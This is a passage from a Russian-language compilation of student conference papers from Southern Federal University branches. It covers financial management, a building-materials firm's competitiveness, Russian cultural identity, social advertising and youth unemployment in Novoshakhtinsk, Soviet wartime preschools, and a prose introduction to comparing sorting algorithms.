По характеру возникновения проблемы	Принципиально новые проблемы Модифицирующие проблемы
По степени влияния проблемы на управление финансовой деятельностью предприятия	Допустимые проблемы Критические проблемы Кризисные проблемы
По возможности прогнозирования проблемы	Предсказуемые проблемы Непредсказуемые (случайные) проблемы

Таким образом, проблемы эффективного управления объединяются в четыре направления в разрезе функциональных подсистем управления финансовой деятельностью предприятия: управление ликвидностью и платежеспособностью; управление финансовой устойчивостью; управление рентабельностью (прибыльностью); управление деловой активностью. Каждое из этих направлений характеризуется группой финансовых показателей, которые выступают индикаторами стабильности функционирования предприятия [2].

Можно сделать вывод, что управление финансовой деятельностью предприятия представляет собой систему принятия решений по проблемам управления функциональными подсистемами, связанную с формированием, распределением и использованием финансовых ресурсов, поиском и мобилизацией источников финансирования с целью максимизации рыночной стоимости предприятия. Предложенная классификация проблем

управления позволит достаточно полно описать проблемную ситуацию, принять эффективное управленческое решение, направленное на ликвидацию или снижение степени влияния проблемы на финансовую деятельность.

Литература:

1. Большаков А.С. Современный менеджмент: теория и практика / А.С. Большаков, В.И. Михайлов – С-Пб.: «Питер». – 2012. – 411 с.
2. Друкер П. Управление, нацеленное на результат / П. Друкер – М.: Финансы и статистика, 2011. – 234 с.

Управление конкурентоспособностью предприятия среднего бизнеса Хрулева О.

Научный руководитель: Карпенко Т.В., к.э.н., доцент кафедры «Менеджмента и экономики» филиала ЮФУ в г. Новошахтинске

Конкурентоспособность — это способность определённого объекта или субъекта отвечать запросам заинтересованных лиц в сравнении с другими аналогичными субъектами и/или объектами. Обеспечение конкурентоспособности предприятия достигается благодаря соблюдению основополагающих принципов рыночной системы и разумного использования факторов, воздействующих на эффективность и конкурентоспособность производства. Процесс формирования конкурентоспособности представляет собой совокупность организационно-экономических мер по приведению производственных программ выпуска продукции определённого объема, ассортимента и качества в соответствие с имеющимся производственным потенциалом. Одним из главных факторов формирования конкурентоспособности является максимальное использование конкурентных преимуществ.

ООО «ЭМС» – это многопрофильная стабильно работающая фирма, включающая в себя ряд современных производств:

- завод по производству ячеистого бетона (пенобетон);
- мебельное производство, специализирующееся на выпуске современной, практичной мебели на металлокаркасе для учебных, детских дошкольных учреждений, общежитий и других административных помещений;
- производство металлоконструкций для предприятий и населения, в том числе с художественной обработкой металла при оформлении внешних и внутренних интерьеров с применением компьютерной графики.

Производственная база фирмы постоянно расширяется, модернизируется на основе долговременной совместной работы специалистов ООО «ЭМС» и научно-производственных учреждений.

Организация располагает достаточным количеством современного станочного и сварочного оборудования, имеет собственный автомобильный парк, механизированное складское хозяйство.

Рынок строительных материалов подразумевает наличие конкуренции. Конкуренция способствует через наибольшее удовлетворение запросов потребителей улучшению социально-экономического положения своего предприятия. ООО «ЭМС» на рынке строительных материалов Ростовской области занимает прочные позиции.

Основными конкурентами фирмы ООО «ЭМС» являются:

а) прямые - «Липецкий завод изделий домостроения» (г. Липецк), «Механический завод» (г. Старый Оскол);

б) не прямые конкуренты – новые материалы (изодом, фибропенобетон, пеплобетон).

Данные отчетов за 2011-2013 гг. позволяют проанализировать покупательский спрос на продукцию «Пенобетон», отраженный в таблице 1.

Таблица 1 - Объем продаж физическим и юридическим лицам за 2011-2013 гг.

Годы	2011		2012		2013	
	ф/л	орг	ф/л	орг	ф/л	орг
1	2	3	4	5	6	7
Январь	17	96	18,85	226,01	151,39	281,65
Февраль	34	50	179,11	232,47	312,34	342,7
Март	97	115	559,92	735,39	637,06	454,42
Апрель	372	528	540,72	479,6	482,34	777,62
Май	238	374	448,01	470,55	603,3	1200,13
Июнь	495	526	574,37	496,44	543,68	922,53
Июль	330	353	511,41	510,16	395,36	1067,21
Август	310	354	631,88	413,71	426,57	937,21
Сентябрь	450	498	656,32	641,74	411,04	971,96
Октябрь	258	294	431,24	468,03	261,73	827,93
Ноябрь	376	513	511,53	212,75	290,52	494,86
Декабрь	200	400	279,5	446,96	726,46	925,62
ИТОГО:	3177	4101	5342,86	5333,81	5241,79	9203,84

Анализ данных таблицы 1 позволяет сделать вывод о том, что объем продаж продукции за последние 3 года возрос в 2 раза, что связано с улучшением качества продукции и внедрением новых технологий (сотрудничество с НИИЖБ г. Москвы), и как следствие новошахтинский пенобетон признан одним из победителей конкурса «100 Лучших Товаров Дона» и Всероссийской программы «100 Лучших товаров России».

Существенное влияние на характер деятельности предприятия оказывает конкурентная позиция организации, определяемая соотношением ее рыночной доли и рыночных долей конкурентов. Изучение конкурентной среды требует систематического наблюдения за главными конкурентами, не упуская из виду потенциальных конкурентов. Полученную информацию целесообразно накапливать в специальных банках данных. Большая рыночная доля фирмы создает ей возможности доминировать на рынке. Несмотря на то, что использование доминирующего положения пресекается антимонопольным законодательством, само по себе неравенство организаций, действующих на рынке, устранить невозможно.

Определим фирмы, которые относятся к конкурентам ООО «ЭМС»; ООО «Строймаркет»; Завод изделий домостроения; «Стройблок»

Таблица 2 - Анализ конкурентоспособности ООО «ЭМС» методом балльной оценки

Показатели	Коэффициент весомости	ООО «ЭМС»		ООО «Строймаркет»		Завод изделий домостроения		«Стройблок»	
		Баллы	Баллы с учетом коэффициента	Баллы	Баллы с учетом коэффициента весомости	Баллы	Баллы с учетом коэффициента весомости	Баллы	Баллы с учетом коэффициента весомости
Ассортимент продукции	0,3	5	1,5	5	1,5	4	1,2	3	0,9
Уровень цен	0,1	5	0,5	5	0,5	5	0,5	4	0,4
Уровень обслуживания	0,2	4	0,8	5	1,0	4	0,8	4	0,8
Дополнительные услуги	0,2	4	0,8	4	0,8	4	0,8	3	0,6
Стимулирование сбыта продукции	0,1	4	0,4	5	0,5	5	0,5	4	0,4
Известность предприятия	0,1	4	0,4	5	0,5	4	0,4	3	0,3
ИТОГО	1	-	4,4	-	4,8	-	4,2	-	3,4

После проведенного анализа с применением метода балльной оценки видно, что ООО «ЭМС» имеет двух наиболее сильных конкурентов на рынке строительных и отделочных материалов – ООО «Строймаркет» и Завод изделий домостроения. Об этом свидетельствуют полученные баллы в ходе проводимых исследований. ООО «ЭМС» получило 4,4 балла, что на 1,0 балл больше предприятия с наихудшими показателями и на 0,4 балла ниже результатов наиболее сильного конкурирующего предприятия ООО «Строймаркет».

У ООО «ЭМС» имеет не самый высокий балл по таким позициям как «уровень обслуживания», «дополнительные услуги», «стимулирование сбыта» и «известность на рынке».

ООО «ЭМС» имеет все основания для того, чтобы считать себя претендентом на лидерство на рынке строительных и отделочных материалов, но следует отметить, что руководству предприятия необходимо постоянно укреплять свои позиции на рынке, используя различные методы стимулирования продаж.

Россия: между Западом и Востоком

Кубецкой И.А.

Научный руководитель: Бердник Л.Ф., профессор кафедры социальной работы и педагогического образования НШФ ЮФУ

Характер русской культуры и русского менталитета в контексте их взаимодействия с культурами Запада и Востока уже много лет обсуждается в исторической и философской литературе.

В мировой истории Россия занимает особое место. Несмотря на то, что она расположена между Европой и Азией и во многом впитала в себя характерное для стран этих регионов, русская культура самобытна и неповторима.

Однако исторический процесс взаимообусловлен и взаимосвязан, поэтому невозможно опровергать и тот неоспоримый факт, что на культуру России оказывала влияния как Европа, так и Азия. Так же, как, в свою очередь, и страны этих регионов испытали на себе влияние культуры России.

Положение России на геополитической карте мира не только уникально, оно поистине судьбоносно для нее. Россия расположена между двумя цивилизациями - Востоком и Западом. Она является своеобразным держателем как цивилизационного равновесия, так и мирового баланса сил. Население российского государства было разбросано на огромной территории от Прибалтики и Черного моря до Тихого океана. Только сильное централизованное государство могло сделать население единым народом. Инстинкт самосохранения народа безошибочно вел его по единственному верному пути - пути создания сильного государства.

Многие западные мыслители писали о загадке русской души и русской культуры. По поводу происхождения русской культуры и русского менталитета существуют разные точки зрения. Первая точка зрения основывается на том, что Россия идет своим самобытным путем, у нее нет точек соприкосновения с западной и восточной культурами.

Суть второй точки зрения состоит в том, что Россия по своим

социокультурным истокам и своему менталитету, безусловно, ближе к Западу и должна ориентироваться только на него.

Сложно отрицать факт влияния Запада и западной культуры на Россию. С Запада в Россию пришло христианство (в юго-восточном, византийском варианте), в течение многих лет Россия впитывала в себя элементы романтизма, просветительства, западного рационализма. Даже в настоящее время Запад оказывает огромное влияние на Россию: мы смотрим западные фильмы, слушаем западную музыку, мы пытаемся копировать западный стиль жизни, подражать ему.

Однако нужно помнить, что русский человек по своему менталитету отличается от человека западной культуры. Сущность русского человека точно отразил русский писатель Алексей Николаевич Толстой: *«У русского человека простая, честная и широкая душа, своим телом, не колеблясь, он заслонит друга от вражеской пули»*. И эта суть противоречит деловитости и расчетливости человека Запада.

Существует и третье мнение. Считается, что Россия представляет собой специфический тип культуры - евразийский, связанный с ее географическим местоположением, историческими перипетиями судьбы, взаимодействием с восточными и западными соседями. Сильное влияние на Россию оказал бытовой уклад степного Востока, психологическая установка на коллективность.

Вообще, строго говоря, история развития культуры России представлена тремя линиями социокультурной ориентации: период Киевской Руси - византийская; столетия татаро-монгольского ига - восточная; со времен Петра - западная.

Но при этом русская культура не просто впитывала элементы этих культур, но и синтезировала их в единое целое.

Размышляя о своеобразии русской культуры и русского характера, академик Д.С.Лихачев в своей работе «Заметки о русском» выделяет несколько факторов, оказавших влияние на русскую культуру и русского человека. Прежде всего – это природный фактор, особенности природы России. Суровый климат русской равнины, степи и реки, бескрайние просторы – все это формировало основы и особенности русской культуры и русского характера. Русский человек испытывал чувство удивления и восхищения природой, преклонение перед природными стихиями.

Этнический фактор также оказал влияние на особенности русской культуры. Российское государство складывалось на территориях, заселенных тремя группами племен: славянских, угро-финских и тюркских. В дальнейшем вклад в русскую культуру внесли народы Сибири и Кавказа, вошедшие в состав России. С самого начала Россия была многоэтнической страной, что определило в будущем и терпимость к другим культурам.

На своеобразие русской культуры повлиял и экономический фактор.

Исторически сложилось так, что основной хозяйственной единицей в России была община с коллективным пользованием землей и внутренним самоуправлением, в городах ее аналогом была артель. Общинная организация хозяйства повлияла на формирование ценностей русской культуры, таких, как приоритет коллективного начала над личным, отзывчивость на чужую беду, взаимопомощь, сострадание и милосердие, гостеприимство.

Таким образом, можно сделать вывод, что хотя культура России формировалась на стыке Запада и Востока, испытывая влияние как восточных, так и западных культур, она самобытна и неповторима, поскольку развивалась под влиянием своеобразных внешних факторов и внутреннего мира русского человека, уважая свои корни и традиции, но в то же время эволюционируя к ценностям и взглядам, которые позволяют русской культуре жить в гармонии с другими культурами мира.

Проблемы формирования сферы социальной рекламы в современной России: муниципальный аспект

Баглай В.С.

Научный руководитель: Карасева Н.В., зав.кафедрой социальной работы и педагогического образования НШФ ЮФУ

В социальной практике социальная реклама выражается в различных формах и видах, которые позволяют ей оказывать положительное влияние на решение социальных проблем. Социальную рекламу сегодня можно встретить в различных средствах передачи информации. Самыми распространенными средствами информации в наше время являются – телевидение, включающее видеоролики с социальным уклоном; баннеры с различными социальными плакатами, социальными фотографиями; листовки, выражающие проблемы населения; и, конечно же, всеобщая сеть – интернет, которая включает в себя все формы социальной рекламы.

Очевидно, что социальная реклама – как один из распространенных способов социальной работы, в современном мире становится не только средством передачи острых проблем общества, но и оказывает влияние на решение этих проблем.

Социальная реклама усиливает масштабы своего распространения на международном уровне, региональном, а так же и на муниципальном. Сегодня социальная реклама существует в каждом развивающемся большом городе, но постепенно она начинает приобретать огромное значение и в маленьких провинциальных городах. Примером такого города является

город Новошахтинск, в котором социальная реклама еще не в значительной степени, но все же приобретает первые стадии своего развития.

Социальное пространство в городе Новошахтинске охватывает практически все информационные сферы жизни человека, начиная с глобальных – сеть интернет и телевидение, и переключаясь на второстепенные – радио, буклеты, баннеры, плакаты, листовки и т.д. Социальная реклама имеет преимущество во всех формах распространения рекламного пространства, однако тематическое ее развитие находится в зачаточном состоянии. Проблемы групп социального риска и социальных рисков общества в социальных рекламах демонстрируются в неполном объеме, поднимаются только некоторые проблемы общества («Курение убивает», «Алкоголь за рулем забирает жизнь», «Помни! Дорогу переходят дети», «Большая скорость – последний путь»).

В связи с исследованием актуальность приобретает выявление и оценка ресурсов размещения социальной рекламы в муниципальном образовании г. Новошахтинска.

Автором было проведено нестандартизированное интервью с представителями местных СМИ и иных каналов городской рекламы.

Обратившись в редакцию местной газеты «Знамя Шахтера», автором был получен отказ в получении статистики размещения социальных реклам в городе. Было мотивировано тем, что статистических данных о размещении социальных реклам не ведется. Однако со слов сотрудников, за год размещается около 97% коммерческих реклам и 15 - 20% социальных реклам. Происходит это на законодательной основе по заказу Администрации города, на расширение и распространение реклам с социальным уклоном городу Новошахтинску не хватает средств. Кроме Администрации г. Новошахтинска заказчиками социальных реклам могут выступать общественные организации и Федеральные службы.

В городе не существует специальных рекламных агентств, которые бы занимались размещением социальных реклам, однако осуществляется поддержка в виде следующих средств - меценатов, индивидуальных пожертвований, благотворительных организаций. Так, одним из предпринимателей города Новошахтинска является благотворитель М.В.Яковенко, директор гостиницы «Заря», который организовал интерактивную доску с ежедневным показом всему городу различных рекламных роликов, в том числе и социальных. В день демонстрируется 336 социальных рекламных роликов, которые сообщают о различных социальных проблемах общества (в том числе, курение, алкоголизм, наркомания), а так же они информируют о противопожарной опасности, о необходимости внимания к брошенным детям и пожилым людям. Социальные рекламные ролики ежемесячно обновляются, каждая

социальная реклама демонстрируется по 56 раз в день. Но, к сожалению, и в этом учреждении не ведется статистики показанных социальных реклам.

На муниципальном уровне конкурсы социальных реклам не проводятся и не стимулируются, а активизируется участие во всероссийских конкурсах, но без информационной поддержки. Социальная реклама в городе находится в зачаточном состоянии. В городе Новошахтинске не используются субъективные (конкурсы и акции) и объективные (службы рекламного агентства не образуются, социальное рекламное пространство зависит от регионального уровня) ресурсы социальной рекламы.

По мнению автора, для решения проблем, следует активно организовывать проведение на местном уровне конкурсов, посвященных социальной рекламе, чтобы выбирать лучшие работы, и размещать их на баннерах и социальных плакатах. Так же можно проводить мастер-классы на темы социальной рекламы, предлагая поучаствовать в них различным организациям и учреждениям города Новошахтинска. Следовательно, нужно, привлекать местные СМИ для того, чтобы они вели статистику размещения социальных реклам по городу.

В настоящее время появляется целый ряд актуальных проблем в жизни общества, которые требуют последующего решения. Социальная реклама выступает, как одна из технологий социальной работы и имеет большую ценность в системе социальной работы с населением. Она не только привлекает внимание общества к социальным проблемам, но и призывает к их решению. При решении острых социальных проблем социальная реклама применяет множество различных способов их осуществления [1].

Анализ современного состояния рекламного пространства в городе Новошахтинске в контексте социальных проблем свидетельствует что, необходимо стремиться выходить на новый уровень развития социальных реклам, так как в городе не используются не субъективные, не объективные ресурсы социальной рекламы. Для решения данных проблем, следует активно организовывать проведение конкурсов социальной рекламы, для популяризации работ, а так же можно проводить мастер-классы по созданию социальной рекламы, предлагая поучаствовать в них различным организациям и учреждениям города Новошахтинска. Следует привлекать местные СМИ для ведения статистических данных о размещении социальных реклам по городу.

Проведение вышеперечисленных мероприятий позволит актуализировать социальные проблемы муниципального образования и поиск решений их преодоления.

Литература:

1. Баглай В.С. Модель социальной рекламы, обеспечивающая доступную среду для инвалидов [Электронный ресурс] / В.С.Баглай // Студенческий

Анализ проблемы молодежной безработицы на примере г. Новошахтинска: масштабы, причины и механизмы ее решения

Соболева Н.А.

*Научный руководитель: Мартынова Е.В., доцент кафедры СРиПО,
Филиал ФГАОУ ВО «Южный федеральный университет» в г. Новошахтинске*

На сегодняшний день численность молодых безработных от общего числа незанятого населения составляет в России примерно 25%. [1] К сожалению, «ряды» безработной молодежи в основном пополняют выпускники высших учебных заведений, которые лишены возможности найти себе работу, соответствующую их профессиональной подготовке и требованиям работодателя.

Проблема молодежной безработицы и ее негативные последствия особенно ощущаются в провинциальных городах. Проанализируем проблему молодежной безработицы на примере г. Новошахтинска. Ситуация на рынке труда города в январе - феврале 2015 года характеризовалась следующими показателями: уровень регистрируемой безработицы по состоянию на 01.03.15 г. – 1,3 % от численности экономически активного населения; коэффициент напряженности на рынке труда, определяющий численность незанятых граждан, состоящих на учете, в расчете на 1 вакансию – 1,7 человек. При этом около 30% лиц, состоящих на учете в местных органах службы занятости в начале 2014 года, приходилось на граждан имеющих высшее профессиональное образование. В январе-феврале 2015 г. их численность превысила уже 40 %. В основном это молодежь, выпускники высших учебных заведений [2].

С целью адекватной оценки проблемы молодежной безработицы в г. Новошахтинске и разработки действенных механизмов ее решения автором был проведен экспертный опрос руководителей учреждений и организаций города, а также ИП. Всего в исследовании приняли участие 9 чел. Это: главный специалист отдела Администрации г. Новошахтинска по работе с молодежью; и. о. директора ГКУ РО «Центр занятости населения г. Новошахтинска»; начальник Управления социальной защиты населения г. Новошахтинска; директор ГБУ СОН РО «Социально-реабилитационный центр г. Новошахтинска»; заведующая кафедрой СР и ПО филиала ЮФУ в г. Новошахтинске; руководитель службы развития карьеры на кафедре СР и ПО филиала ЮФУ в г. Новошахтинске; директор праздничного агентства «Золотая рыбка» (ИП); заместитель директора рекламного агентства «Арт-

Сити» (ИП); директор магазина элитной косметики и парфюмерии «Идеал» (ИП).

Экспертам была предложена анкета, состоящая из пяти вопросов полузакрытого и открытого типов.

Первый вопрос был направлен на определение масштабов молодежной безработицы в нашем городе. По мнению большинства экспертов (6 чел.), ее реальные масштабы скрыты, потому что молодые люди реже становятся на учет по безработице, предпочитая искать работу в других регионах, переквалифицироваться или соглашаясь на работу низкой квалификации.

В качестве основных причин молодежной безработицы в г. Новошахтинске эксперты выделили следующие: отсутствие опыта работы (6 чел.); переизбыток выпускников определенных специальностей, невостребованных на рынке труда (4 чел.); недостаток рабочих мест, а также неблагоприятные социально-экономические условия.

Никто из респондентов не посчитал, что молодых людей каким-либо образом дискриминируют на рынке труда, следовательно, причины молодежной безработицы носят объективный характер (а не субъективный).

Наиболее действенным механизмом решения проблемы молодежной безработицы в г. Новошахтинске, по мнению экспертов, является совершенствование системы производственных практик студентов и создание системы стажировок для выпускников. Данный вариант ответа выбрали практически все эксперты (8 чел.), но только 5 готовы принять личное участие в осуществлении данных мероприятий.

Результаты исследования позволяют сделать следующие выводы:

1. Реальные масштабы молодежной безработицы в г. Новошахтинске скрыты, что представляет сложность в отношении разработки и последующей реализации механизмов ее решения.

2. Основные причины молодежной безработицы, особенно среди выпускников ВУЗов, кроются в несоответствии спроса и предложения на рынке труда города, отсутствию опыта работы и как следствия низком уровне их конкурентоспособности, а также в неблагоприятной социально-экономической ситуации города.

3. Перспективными механизмами решения проблемы молодежной безработицы являются следующие:

- совершенствование системы практик студентов и стажировок для выпускников, что позволит молодым специалистам получить необходимый профессиональный опыт;

- привлечение практикующих специалистов к образовательному процессу, создание системы наставничества для студентов и выпускников, что позволит им быстрее адаптироваться к современным условиям рынка труда;

- стимулирование молодежи к открытию своего дела, развитие молодежного предпринимательства.

4. Важным, конечно же, является формирование набора в профессиональные образовательные учреждения в соответствии со спросом на рынке труда, что возможно только при принятии адекватных мер (программ) со стороны государственных органов власти.

Таким образом, специфика проблемы молодежной безработицы, характер причин, ее породивших, обуславливает необходимость комплексного подхода в ее решении. Такой подход может успешно реализовываться в рамках технологий социальной работы. Комплексное и целенаправленное использование различных методов и форм социальной работы позволит не только преодолеть негативные последствия безработицы, но и активизировать ту часть молодежи, которая в силу объективных причин оказалась менее востребована на рынке труда. К тому же методы, применяемые специалистами социальной работы, направлены не только на преодоление конкретной проблемы молодого человека, но и на выработку у молодежи способности самостоятельно решать свои проблемы и умения адаптироваться к современным условиям жизни в обществе.

Литература:

1. Безработица в молодежной среде: причины [Электронный ресурс]. – Режим доступа: <http://soc-work.ru/article/814>

2. Положение на рынке труда в городе Новошахтинске [Электронный ресурс]. – Режим доступа: <http://zan.donland.ru/Default.aspx?pageid=113996>

Филиал Южного федерального университета в Геленджике Краснодарского края

Организация системы дошкольных учреждений в СССР в годы Великой Отечественной войны

Логинов А.

Научный руководитель: Чередникова А.Ю., к.и.н., доцент кафедры ЕиГН

На момент начала Великой Отечественной войны (ВОВ) все сферы жизнедеятельности социалистического общества находились в сложном состоянии, в том числе и система дошкольного образования. Но благодаря быстрым, решительным и правомерным действиям правительства СССР удалось значительно изменить положение дел в системе дошкольного образования в лучшую сторону, превывсив её довоенные показатели. Актуальность исследования по данной теме определяется перспективностью изучения методов организации дошкольного образования в СССР в годы войны, а также приобретением опыта управления дошкольными учреждениями и их функционирования в критических условиях.

Объектом исследования являются дошкольные образовательные учреждения Советского Союза в годы ВОВ. Предметом - выступают особенности организации и функционирования структуры дошкольного образования в Советском Союзе во время ВОВ. Целью работы по данной теме является анализ системы дошкольного образования в СССР в критических условиях, вызванных ходом войны. В соответствии с поставленной целью в работе формулируются следующие задачи: рассмотреть общегосударственные мероприятия по обеспечению сохранения жизни и здоровья маленьких детей, проведённые руководством СССР; выявить структуру дошкольного воспитания и образования; обозначить аспекты дошкольного образования в эвакуации.

Известно, что на оккупированных территориях «немецко-фашистские захватчики разграбили 82 тыс. школ и дошкольных учреждений, где до войны обучалось и воспитывалось свыше 15 млн. детей»⁴⁶. Именно для того, чтобы избежать полного уничтожения всей образовательной инфраструктуры страны, из западных районов СССР было эвакуировано около 600 школ и детских садов с количеством обучающихся в 63 тыс.

⁴⁶ О материальном ущербе, причиненном немецко-фашистскими захватчиками / http://www.e-reading.by/chapter.php/1019465/77/Sbornik_materialov_Chrezvychaynoy_Gosudarstvennoy_Komissii_po_ustanovleniyu_i_rassledovaniyu_zlodeyaniy_nemecko-fashistskih_zahvatchikov_i_ih_soobschnikov.html [03.04.2015]

человек⁴⁷. Благодаря этому система дошкольного образования не распалась, но претерпела деформацию.

Народный комиссариат просвещения СССР осуществлял контроль над работой республиканских, районных, городских и областных отделов народного образования. Так, например, «итоги проверки, предпринятой Наркоматом просвещения ещё в октябре 1941 г., показали, что размещение и обслуживание эвакуированных детей, например, в Омской области организовано плохо. Особенно в худшую сторону отличился Омский областной отдел народного образования (ОБЛОНО), который к моменту проверки не знал даже о положении дел в детских садах и детских домах. После обследования комиссией Наркомата просвещения РСФСР выяснилось, что помещения, в которых размещали детей, не оборудованы, не обеспечены топливом. Из-за нехватки педагогических кадров на должность воспитателей и руководящих работников назначали случайных людей, которые часто не любили детей и шли работать в детские учреждения из корыстных соображений»⁴⁸.

Для наведения и поддержания порядка в детских учебных учреждениях была организована жесткая система контроля. 23 декабря 1941 г. Наркомат просвещения РСФСР издал приказ об организации учета учреждений и детей в них. На каждого ребенка было заведено личное дело.

Однако тяжелое положение детских учреждений не изменилось и к весне 1942 г. По-прежнему многие эвакуированные детские учреждения размещались в непригодных и плохо подготовленных к зимним условиям помещениях. Снабжение детей продуктами питания, одеждой и обувью было в большинстве случаев неудовлетворительным. Многие отделы народного образования не подобрали и не утвердили директоров эвакуированных детских домов и интернатов, не обеспечили учреждения квалифицированными воспитателями и педагогическими кадрами, в результате чего в ряде интернатов и детских домов продолжали работать неподготовленные лица.

Органы образования должны были разработать планы по ремонту помещений и обеспечению их необходимой мебелью и учебным инвентарем, организовать в детских учреждениях бани с небольшими дезинфекционными камерами, чтобы предотвратить массовые эпидемии среди детей и обеспечить все детские учреждения топливом, наладить производство детской одежды и обуви на предприятиях местной промышленности. Особо подчеркивалась необходимость установить контроль над бесперебойным снабжением детских учреждений продуктами питания и первоочередным финансированием этих учреждений. Наркомат просвещения РСФСР

⁴⁷ История школьной педагогики. М., 1989. С. 307.

⁴⁸ Дунбинская Т.И. Статистика эвакуированных и местных детских учреждений в годы Великой Отечественной войны // Вестник ТГПУ. - 2011. - №13. - С. 47.

потребовал: совместно с финансовыми органами привести в порядок состояние денежной и продуктовой отчетности во всех интернатах и детских домах; проверить состояние системы хранения продуктов питания и имущества; выделения специального врача - инспектора и медсестер⁴⁹.

Местные органы руководства взяли под жесткий контроль работу всех детских учреждений - только таким образом смогли организовать решение детской проблемы в регионах. В 1943 г. было принято постановление о создании специальных санаторных детских садов, в которых дети, имеющие проблемы со здоровьем, находились круглосуточно в течение 3-6 месяцев. Большое значение для сохранения жизни, здоровья детей и развития дошкольного воспитания имело принятое в 1944 г. Постановление СНК СССР «О мероприятиях по расширению сети детских учреждений и улучшению медицинского и бытового обслуживания женщин и детей». Документ предусматривал целый комплекс мер по улучшению работы различных типов дошкольных учреждений, таких как ясли, детские сады, дома ребенка и детские дома и консультации. В 1944 г. был утвержден специальный Указ Президиума Верховного Совета СССР «Об увеличении государственной помощи беременным женщинам, многодетным и одиноким матерям». Указом предусматривались меры по усилению охраны материнства и детства, устанавливалось почетное звание «Мать-героиня», учреждались ордена «Мать-героиня», «Материнская слава 1-й степени» и «Медаль материнства»⁵⁰. В результате предпринятых мероприятий к концу войны число дошкольных учреждений в СССР и число мест и общее число детей дошкольного возраста в них достигли и даже превысили довоенный уровень⁵¹.

Большая занятость женщин на производстве послужили факторами резкого усиления потребности в детских садах и яслях. Новые дошкольные учреждения открывались, как правило, при эвакуированных предприятиях. Было увеличено время пребывания детей в них, в том числе, широкое распространение получили группы с круглосуточным пребыванием детей. В рамках уже существующей системы Домов ребенка возник новый тип воспитательных учреждений, получивший массовое востребование, — дошкольные интернаты, в которых воспитывались дети, временно потерявшие связь с родителями. По специальному постановлению правительства с начала 1943 года при школах и детских домах стали открываться учебно-производственные мастерские. В них использовались различные формы вовлечения детей (в том числе и дошкольного возраста) и подростков в общественно-полезный труд. В дошкольных образовательных

⁴⁹ Там же. - С. 50.

⁵⁰ Зезина М.Р. Социальная защита детей-сирот в послевоенные годы(1945-1955) // Вопросы истории. - 1999. - №1. - С. 130.

⁵¹ См. подробнее: Дунбинская Т.И. Там же. - С. 46.

учреждениях большое внимание уделялось физическому развитию детей, а также воспитанию у них чувства патриотизма, интернационализма, любви к Советской Армии.

В особо тяжелых условиях работали дошкольные образовательные учреждения осажденных и находившихся в зоне действия фашистской авиации городов и сел. Несмотря на тяжелейшее военное и экономическое положение, руководство обеспечивало заботу о стабильной и продуктивной деятельности школ и детских садов. «Постоянные занятия с детьми в дошкольных учебных заведениях проводились в осажденных городах: Одессе, Севастополе, блокадном Ленинграде; нередко они проходили в бомбоубежищах из-за тяжелой военной обстановки в этих населенных пунктах».⁵²

Таким образом, руководство Советского Союза в тяжелых условиях войны предпринимало все возможные меры по обеспечению сохранения жизни и здоровья маленьких детей, в том числе и на оккупированных немецко-фашистскими захватчиками территориях. Без планомерного и жесткого контроля правительства было бы невозможно осуществление всех задуманных мероприятий по поддержанию порядка в сфере функционирования сферы дошкольного образования. Благодаря действиям руководства Советского Союза, решались проблемы, мешающие нормальной деятельности дошкольных учреждений: искоренение коррупции, налаживание поставок продовольствия в детские учреждения, упразднение неудовлетворительной организации детских образовательных учреждений в плане сохранения и поддержания здоровья детей; обеспечение детских садов и школ необходимым инвентарем. Позитивный опыт в вопросах управления и реализации программ дошкольного обучения в годы Великой Отечественной войны позволяет надеяться на то, что может с успехом быть применен и в наши дни.

Литература:

1. Дошкольное воспитание в годы Великой Отечественной войны (1941—1945 гг.) / <http://www.edufacts.ru/lefabs-357-1.html> [04.04.2015]
2. Дунбинская Т.И. Статистика эвакуированных и местных детских учреждений в годы Великой Отечественной войны // Вестник ТГПУ. - 2011. - №13.
3. Зезина М.Р. Социальная защита детей-сирот в послевоенные годы(1945-1955) // Вопросы истории. - 1999. - №1.

⁵²

4. История школьной педагогики. М., 1989.
5. О материальном ущербе, причиненном немецко-фашистскими захватчиками / http://www.e-reading.by/chapter.php/1019465/77/Sbornik_materialov_Chrezvychaynoy_Gosudarstvennoy_Komissii_po_ustanovleniyu_i_rassledovaniyu_zlodayaniy_nemetsko-fashistskih_zahvatchikov_i_ih_soobschnikov.html [03.04.2015]

Исследование эффективности работы алгоритмов сортировки массивов данных

Омелаев С.Д.

Научный руководитель: Кирильчик Светлана Валентиновна, к.т.н., доцент

По мере развития электронного документооборота, интернет торговли и постоянно увеличивающегося объема архивных данных возникает необходимость в поиске эффективного способа упорядочивания данных для хранения и представления пользователям. Для большинства задач существует много различных алгоритмов решения. Все они имеют свои преимущества и недостатки.

Цель работы - анализ алгоритмов сортировки для нахождения наиболее эффективного метода решения задачи упорядочивания массива данных.

Были проанализированы наиболее известные алгоритмы сортировки [1]:

1. Сортировка «пузырьком» (BubbleSort)
2. Сортировка выбором (SelectionSort)
3. Сортировка вставками (insertSort)
4. Быстрая сортировка (Quicksort)

Алгоритм сортировки «пузырьком» - самый естественный алгоритм сортировки. При проходе по массиву сравниваем соседние значения и меняем их местами по необходимости, повторяем проход до тех пор, пока есть элементы, которые нужно менять местами [2].

Сортировка выбором - один из самых простых в реализации методов сортировки. Идея метода состоит в том, чтобы создавать отсортированную последовательность путем присоединения к ней одного элемента за другим в правильном порядке.

Сортировка вставками заключается в том, что на каждом шаге алгоритма выбирается один из элементов входных данных и вставляется на нужную позицию в уже отсортированный список, до тех пор, пока набор входных данных не будет исчерпан. Метод выбора очередного элемента из исходного массива произволен; может использоваться практически любой

алгоритм выбора. Обычно элементы вставляются по порядку их появления во входном массиве.

Быстрая сортировка - широко известный алгоритм сортировки, разработанный английским информатиком Чарльзом Хоаром.

Общая идея алгоритма состоит в следующем: выбирается из массива некий опорный элемент, это может быть любой элемент массива, сравниваются все остальные элементы с опорным и переставляются в массиве так, чтобы разбить массив на три непрерывных отрезка, следующие друг за другом — «меньшие опорного», «равные» и «большие». Если в подмассиве более двух элементов, рекурсивно запускаем для него ту же процедуру. В конце получится полностью отсортированная последовательность [3].

Для реализации данных алгоритмов сортировки на массиве данных и анализа их эффективности по критерию времени работы, была написана специальная программа на языке C++, блок-схема которой представлена на рис.1.

